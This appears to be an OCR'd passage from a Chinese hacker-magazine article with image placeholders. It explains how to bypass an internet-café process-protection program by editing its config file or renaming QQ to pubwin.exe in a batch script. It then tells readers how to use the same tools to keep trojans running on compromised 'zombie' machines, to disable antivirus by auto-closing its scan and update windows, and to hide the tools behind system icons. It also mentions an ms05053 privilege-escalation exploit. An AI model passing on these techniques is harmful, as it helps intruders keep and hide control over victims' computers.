


图 3



图 4

介绍说是用最新的进程隐藏算法，无进程无DLL，特意强调是最好的反击黑客的程序，网管的福音。网上也没有相关的破解教程，只好自己想办法了。用filemon监视发现他的密码没有存放在注册表，而是在目录的fwonline.edb文件里（密码默认是1234567890），配置文件是jc_config.ini。开始我想使用OLLYDBG破解他的密码算法，不过我发现这个软件的自身保护性还不错，所有的资源都加密了。那就直接用简单点的办法，适合广大菜鸟使用。既然有个HideProc.dll，一定是实现进程隐藏的，就试着删掉，不过运行后还是不显示，看来这只是迷惑人的，没什么真正的功能。删掉密码数据文件fwonline.edb并不能清空密码，不管输入什么都是密码不正确。最后还有个配置文件，试着改他的配置jc_config.ini。

```
[system]
监视时间=
监视程序=默认是pubwin.exe，必须得填上一个，否则为空相当于还是pubwin.exe
事件设置=
事件程序路径=
事件程序名称=
```

这些就是在配置里明文显示的那些选项，直接改配置选项。

比如开机破解的时候最先用运行功能打开配置文件，设置监视程序为svchost.exe，这个进程什么时候都存在，这样这个保护程序就作废了。其实也可以运行一个进程名为pubwin的程序，比如把QQ的文件名改成pubwin，在开机破解pubwin的时候运行的批处理文件后边加上下面的命令：

```
cd d:\Program Files\tencent
Ren qq.exe pubwin.exe
start "C:\Program Files\tencent\pubwin.exe"
```

大家可以自己试一下。一定要仔细看他的配置说明，弄不好的话开机就重启，进不了系统可别怪我啊（图5）。

这个工具还有很多用法，可以自己发挥。比如保护你肉鸡上的木马，监视进程为你的木马进程，设置时间短一点，处理方式为3，木马进程被结束就再运行；狠一点处理方式为1或2就是关机，让他用不成电脑。注意这个进程监控程序不是开机自动加载的，要自己添加启动项。

说到免杀木马，大家是不是为自己肉鸡上的杀毒软件头疼啊，不能直接给它删了，还不能不让它运行，就算是自己辛辛苦苦修改的小马没准哪天杀毒软件升级了就给挂了。没想到在这个进程保护程序的下载网页上找到了个好东西，无窗口且显示进程为Explorer（注意开头字母大写），其实这也是为网吧服务的，不过现在还没人用，正好留给我们。

看一下说明：“本程序自动监控窗体中里包含下面这些关键字的程序，一旦发现立刻关闭。

```
————关键字列表————
Internet 属性
网络执法官
在线破解
winhex
还原卡破解
```

必须是隔行，一行一个，大家可以自己用记事本打开目录下的netbar.dll进行添加。嘿嘿，大家想到了什么啊，就是让杀毒软件启动起来了也照样不能运行查杀病毒的功能。解释一下，这个程序就是即时监控程序的窗体，发现含有关键字列表中的程序马上关闭当前窗体，但不关闭程序。如果是文件夹之类的那就是直接关闭文件夹，大家可以把各种杀毒软件查杀和升级窗口的句柄加上，还有各种杀毒软件的文件夹名，比如我自己电脑上是金山毒霸，关键字就是KAV2005，金山毒霸2005，金山毒霸2005－正在扫描，金山在线升级。这样金山正常运行没问题，一启动杀毒或




图5

升级窗口就自动关闭窗口，不影响程序，这样就算是有杀毒软件也没用，真正制造了免杀木马。这个办法就算是一般的管理员也不知道是怎么回事，重装杀毒软件也没用，除非是在你的关键字里没有的，所以说知道的尽管往里写，可以配合刚才的进程监控程序。大家也许想到进程监控程序在任务栏里还有图标，现在在关键字里写上“系统设置－本程序由『风网科技』出品”，现在看到图标点击什么也不显示，当然也无法打开了。再给进程监控程序换上个系统的图标，飞不走的肉鸡就打造成功了。还有这个自动关闭窗体的程序也不能开机自动加载，还是得自己添加启动项。千万记住别放在Windows根目录下，还有别在开机后自己点击，它自动关闭explorer的进程，这样的话一动鼠标就显示注销的界面，什么都不能用了，不知道是不是这个原因网吧才没用。鉴于危害太大，给出破解方法：最好能找到这个软件的启动项删除，地球人都知道，要是你实在找不到这个软件的启动项，想破解这个软件的话就修改窗体，推荐使用软件魔法师，大家一定要适可而止（图6）。




图6

禁止删除文件的问题不是像从前那样用“灰色按钮突破专家”就能搞定的，见文章开头的图1。开始我以为是NTFS磁盘和用户权限限制，用最新的ms05053溢出（顺便提一下，微软的溢出是针对不同的系统的，大部分都是2000的溢出，对XP没有影响的，所以有人总是没法得到高级权限），换成system权限还是一样弹出“不准删除”的对话框，那很可能就是和大多数程序一样调用了其他的程序。问华盟上的朋友说是修改了系统文件，在baidu上果然找到是修改了SHELL32.DLL的对话框资源，其实就是软件汉化的方法。用资源修改器eXeScope打开SHELL32.DLL，打开资源项，展开对话框。对话框的1011项就是删除文件确认。点击第1011的第一项：DefPushButtion，如果把可见那一项给去掉，那么删掉文件时的确认框就没有“确定”那一项了，如果把禁用那一项选上，那么删除文件确认时的“确定”项为灰色不可用。修改好后，确认，退出保存就可以了。同样修改1012确认文件夹删除，1013确认删除多个文件，1019确认文件重命名，1021确认文件夹重命名（图7）。仔细看两个对话框的不同，第二个是修改过的。

